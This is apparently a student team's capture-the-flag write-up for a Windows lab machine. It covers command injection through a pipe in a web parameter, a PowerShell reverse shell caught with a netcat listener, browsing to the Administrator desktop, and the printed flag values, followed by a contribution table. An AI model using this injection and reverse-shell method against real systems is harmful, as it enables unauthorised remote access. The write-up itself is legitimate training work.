
```
<body>

        <b>You can find your name <a href=http://internal.ironcorp.me:11025/name.php?name=>here</a>

</body>
```

So we copy the link and paste it and we get a username.





After we got the name, we use pipe | and ‘dir’ to get the directory for this attack.




So from here we know that we can get in by sending the reverse shell, so the next thing is we create a reverse powershell “shell.ps1” and create a netcat listening using the 4545 port.


```
┌──(kali㉿kali)-[/var/www/html]
└─$ nano shell.ps1
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4545
listening on [any] 4545 ...
```


After a few code injection tests, we get the response that can execute commands in the system.





So now we can send the reverse shell from the BurpSuite. We type the path for that shell, then we encode that to url.



We copy the encoded code and send the request. We successfully get the response and also the revershell send to the directory. Hence, we can put the link to the site and it also has the reverse shell.







After a few minutes netcat listened to our reverse shell when we sent our link, we could see that we already got in.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4545
listening on [any] 4545 ...
connect to [10.6.42.115] from (UNKNOWN) [10.10.200.106] 50055

PS E:\xampp\htdocs\internal>
```


Privilege Escalation

Members Involved: Rino, Haiqal and Ayu


Tools used: Kali Linux, PowerShell

Thought Process and Methodology and Attempts:

Now we are on powershell. We list the directory to see if it is right and the directory is right.



After that, we go to "C:" drive and list out the directory. In the result, we have "Users", so we navigate to the user directory.




```
    Directory: C:\users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP
```


After we get the user directory, we navigate to "Administrator", and then navigate to the directory "Desktop" and it has 'user.txt'. We use the type command to open that file.

```
d-r---         4/12/2020   1:27 AM                Desktop
d-r---         4/12/2020   1:27 AM                Documents
d-r---         4/12/2020   1:27 AM                Downloads
d-r---         4/12/2020   1:27 AM                Favorites
d-r---         4/12/2020   1:27 AM                Links
d-r---         4/12/2020   1:27 AM                Music
d-r---         4/12/2020   1:27 AM                Pictures
d-r---         4/12/2020   1:27 AM                Saved Games
d-r---         4/12/2020   1:27 AM                Searches
d-r---         4/12/2020   1:27 AM                Videos
```

```
PS C:\users\Administrator> cd Desktop
PS C:\users\Administrator\Desktop> dir

    Directory: C:\users\Administrator\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/28/2020  12:39 PM             37 user.txt


PS C:\users\Administrator\Desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\users\Administrator\Desktop>
```

Then, we navigate to SuperAdmin to get the 'root.txt' file, but the owner of SuperAdmin is 'nt authority\system'. We tried many ways to get in, but it failed, so we decided to get the flags directly with 'c:\users\SuperAdmin\Desktop\root.txt' using the cat command.





Contributions

ID	Name	Contributions	Signatures
1211103423	Muhammad Rino Frawidya bin Suheri	Helps in getting user and root flags. Completing writeup and presenting in Recon and Enumeration part. Compiled presentation video.	
1211104232	Muhammad Amirul Haiqal Bin Zameri	Helps in getting user and root flags.Completing and presenting writeup in Initial Foothold part.	
1211101924	Nur Ayu Farisha Binti Hamdan @ Hood	Helps in getting user and root flags. Completing and presenting Privilege Escalation part.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

https://youtu.be/SGkjEa5pjpg